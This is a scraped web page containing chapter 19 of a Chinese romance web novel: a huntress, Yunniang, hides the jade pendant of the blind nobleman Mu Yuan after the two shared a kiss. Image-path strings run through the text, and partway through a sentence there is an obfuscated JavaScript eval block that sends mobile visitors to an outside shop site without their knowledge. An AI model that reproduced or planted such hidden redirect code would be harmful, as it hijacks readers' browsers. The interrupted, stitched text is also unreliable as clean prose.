文趣网 > 其他小说 > 捡来的瞎子是疯批权臣 > 19. 玉佩
    春寒料峭,檐下的冰凌已经化了大半,滴滴答答往下淌水,落在屋旁的水缸里,留下清脆的响声。

    自除夕那夜之后,芸娘和穆渊谁也没有提起那个醉意朦胧的吻。

    就好似不曾发生过。

    其实芸娘那时并非全然醉了。

    青梅酒后劲虽大,但她的意识仍然还留着几分清明,不过是借着三分朦胧酒意想要试探穆渊的心罢了。

    酒壮怂人胆,芸娘清清楚楚地记得自己捧着穆渊的脸吻上去的感觉,也记得他从一开始的僵硬,倒后开微微张开唇回应她。

    那一瞬间,她觉得自己醉得更深了。

    这些时日来,她总是忍不住地想:既然穆渊回应了她,那是不是说明他心里也是有她的?

    可她却不敢相问。

    芸娘虽然生长在山野间,却不愚钝。

    她知道穆渊绝非寻常行商之人。

    他有他的来处,那时一个比她这一方小院阔大百倍千倍的地方。

    待开春暖透,他终究是要回去的。

    就算得到他的回应又如何,他会带着他一同回到上京吗?

    芸娘曾听说过,上京那些高门大户里的规矩繁复得很,除了明媒正娶的正室,还有侧室、姨娘、通房丫鬟。

    她不知道穆渊有没有那些,也不知道他若带她回去,会把她放在什么位置上。

    从小生长在山野间,芸娘自有自己的一身本事,她自能让自己活得很好,无需依靠男人过活。

    纵使她大字不识几个,也绝不愿意为人妾室。她不愿意与旁人共享一个男人。

    哪怕那人长得再好看,对她再好。

    她对穆渊的心,也尚未到一辈子放不下的地步。

    芸娘忽然想起她阿爹从前说过的话。

    阿爹还在的时候,常常端着酒碗坐在门槛上,望着远山有一搭没一搭地跟她念叨:

    人生在世,活着就要有一个念头。遇见喜欢的人,就要紧紧抓住。就算往后终究要分离,至少有过一段真心相待的日子,那便算是圆满了。总好过一辈子畏手畏脚,到头来什么都没抓住,空留遗憾。像那两个人一样……

    阿爹说这话的时候,好似透过芸娘尚且稚嫩的脸,看到了关于别人的故事。

    那时芸娘虽然不理解阿爹话里的深意,但却始终记住了那句话:喜欢一个人就要紧紧抓住,就算最后分开也没有关系。

    她坐在门槛上,望着院子中那棵开始冒出新芽的歪脖子枣树,慢慢呼出了一口白气。

    没错,阿爹说得对。

    即便穆渊最终不属于她,即便他终有一日会头也不回地回到他的世界离去,至少这段时光是她的。

    这些时日,穆渊也想不明白那夜自己为何会回应芸娘。

    或许是在某些他自己都未曾察觉的时刻,悄悄地动了心。他……他要如何对待芸娘呢?

    是否要带着她一同回到上京?

    可上京风诡云谲,他眼睛未曾恢复,一回去不知道要陷入何等境地,他不能连累芸娘。

    他有时会“望”着芸娘,唇微微一动,像是有话要说,又在开口之前咽了回去。

    其实就算穆渊开口,芸娘也不会答应的。

    她是想去上京,但她是为了去寻她阿爹,她独自一人撑了这么些年,就是因为这个念头。

    若真的与穆渊回去,她不知道自己会落到何种境地,不如一直当作什么都不知道。

    所以穆渊不提,她也不问。

    院子里那两个雪人和雪老虎已经化了大半,虎头帽歪歪地落在雪水里。芸娘站起身来拍了拍手,准备清点一下开春后头一批猎来的野物。

    她将几只肥硕的兔子,两张剥得齐整的狐皮,还有一串用草绳穿好的山鸡都放在背篓里。

    她盘算着今日把这些都那道镇上去卖了,再去济世堂瞧一眼,看看顾辞回来了没。

    顾辞留在清溪镇将近三年,每年一入腊月他便要回上京一趟,直到开春后才慢悠悠地回来。

    三年皆是如此。芸娘也隐约觉得,顾辞不只是一个治病救人的大夫这么简单。

    不过她没有窥探旁人隐私的爱好,所以她从来不追问他的来历。

    顾辞的医术在方圆百里内无人能及,却不知道为何从前芸娘几次三番请他再来看看穆渊的眼睛,他都以各种由头拒绝了。

    可这回,无论顾辞如何推脱,哪怕搬出三年前所谓的“救命之恩”来要挟他,芸娘都一定要让顾辞亲自前来替穆渊诊治一回。

    正想着,芸娘听见了床边传来极轻的布料摩擦声,是穆渊起身了。

    他穿着一身素白中衣,外袍还未披上,正微微垂着头。晨光从窗外透进来,映在他的脸上,为他添上了一层淡金色的光。

    “天色还早,你怎么就起来了?”芸娘朝着穆渊说道,“再睡一会儿吧。”

    穆渊却是摇了摇头:“等你出门了,我再睡。”

    他的语气平淡,芸娘的心口却像是被什么东西轻轻撞了一下,温温软软从胸腔一路漾开。

    每当芸娘带着大黄进山打猎,又或是去镇子上卖猎物,无论时间多早,无论穆渊在做什么,他都会等到芸娘离开后,再继续做自己的事。他们这般模样,就好似做了多年夫妻一般。

    芸娘压下心头那股酥麻的痒意,转身去拿搭在椅背的外衫:“等我回来给你带好吃的糕点。”

    “嗯。”穆渊轻轻应了一声,又忽然开口,“芸娘,你可曾见过一枚玉佩?”

    玉佩?

    芸娘的动作猛地顿住,她忽然想起来,她是见过那枚玉佩的。

    那日她替重伤昏迷的穆渊清理身上的伤口时,从他衣襟里滑落出来一块温润的白玉,雕着双鱼戏莲,系着一根褪了色的红绳,触手生凉。

    她当时想着若是穆渊往后不认她的救命之恩,那她便将那玉佩当作是他的谢礼。

    她隐约觉得那玉佩对穆渊来说一定极重要,又怕她不在的时候会被舅娘或是表哥偷偷拿走,于是便一直贴身放着。

    如今那玉佩放在她胸前衣襟的暗袋里。

    芸娘本想着等穆渊提起就还给她,只是后来……

    后来见他没提起,她便没有拿出来。

    此时穆渊忽然提及,倒是让她有些意外。

    芸娘不知道自己在犹豫些什么。

    也许只是觉得,若她将那玉佩还给了穆渊,他便随时都会离开她。

    她私心里想让那玉佩在她怀里多留一阵子,哪怕只是一阵子。

    她一定会还给穆渊的。“我……”芸娘张了张嘴,话到嘴边却硬生生拐了个弯,“我没见过,那玉佩……对你很重要吗?”

    穆渊沉默了片刻:“那时我母亲留给我的。”

    他母亲留给他的。

    芸娘攥着外衫的手收得

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17912032|213150||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    紧了些,指尖陷进布料里。

    可话已经说出去了。

    “原来是这样。”她听见自己的声音响起来,带着她自己都觉得明显的心虚,“说不定是掉在你摔下去的那处地方了。等我过几日进山打猎,帮你去鹰愁崖底下找找。”

    穆渊却只是轻轻摇了摇头:“不必了。丢了,便丢了吧。”可芸娘心里却更虚了,她也不好立刻改口。

    若她过几日真的拿出一块在鹰愁崖下寻到的玉佩回来,穆渊会相信吗?

    那鹰愁崖下面溪水湍急,冬日深雪覆地,春暖解冻化水。

    一块小小的玉佩掉落在那里,要么已经被冲走,要么被深土埋住,怎么可能过了这么久还好端端地等着人去捡?这谎话说得连她自己都圆不上。

    芸娘怕穆渊再多问些什么,也怕自己一不留神说漏了嘴。

    她不敢再待下去。

    “我、我去镇上了!”她匆匆将外衫套上,一把抄起背篓背到肩上,连腰带都没来得及系紧,“回来给你带好吃的,你好好歇着!”

    话音未落,她已经迈出了门槛,脚步踩在院子里的湿泥上啪嗒作响,飞快地朝着院门外走去。

    大黄原本蜷在廊下打盹,见芸娘风风火火地要出门,它便抖了抖耳朵,也屁颠屁颠地跟了上去,却又被芸娘赶了回来。

    “大黄,我今天不是去打猎,你不用跟着我,你就在这里陪着阿渊便好。”

    芸娘一手将大黄的大脑袋推进去,一手关上了院门。

    “要是有坏人敢来欺负阿渊,你就咬死他们,知道吗?”

    “嗷——”

    大黄明白了芸娘的意思,冲着她晃了晃脑袋,嗷叫一声,算是应下了。

    它又走回廊下,继续趴在那里打盹。

    穆渊也听见了芸娘和大黄的对话,他站在屋里,面朝着门口的方向,那张如玉的脸上没有什么表情。

    他微微侧着头,像是在听芸娘远去的脚步声。

    纵使他双目已眇,却始终心思玲珑。

    芸娘的心思单纯,从来没有算计害人之心,太好看透。

    穆渊又如何不知道她在撒谎骗他呢。

    那玉佩是他母亲送给他的东西,他一直贴身放着。

    若真的丢了,那定是他身上的衣裳被撕得破烂。

    可他落下悬崖被冲到溪边,直到昏迷之前,明明还摸到过。

    他是芸娘所救,芸娘为他清理伤口时,必定看过那枚玉佩。

    只是不知道她为何要说谎。

    在穆渊幼时,他的母亲曾为他定下过一桩婚约,那枚玉佩便是他母亲留给他未来妻子的,只是后来与他定下婚约的贵女幼年夭折,那枚玉佩便一直留在他身上。

    如今留给芸娘……

    便权当是自己对她救命之恩的谢礼吧。

    坐在李大山的牛车上,芸娘只觉得自己心里堵得慌,将玉佩从怀里拿了出来细细地看着。

    那枚玉佩裹在一方旧帕子里,被她放在怀里,她偶尔睡不着时便会翻出来摸一摸,玉面温润细滑,触手生凉,一看便是上品。

    芸娘想还给穆渊的,可每次拿起又放下,总觉得还回去之后,就真的留不住他了。

    “唉……”

    芸娘轻声叹了一口气,在前面赶牛车的李大山转过头,乐呵呵地说道:“芸娘你年纪轻轻的,叹什么气呢?”

    话音未落,他便看到芸娘手里的那枚玉佩。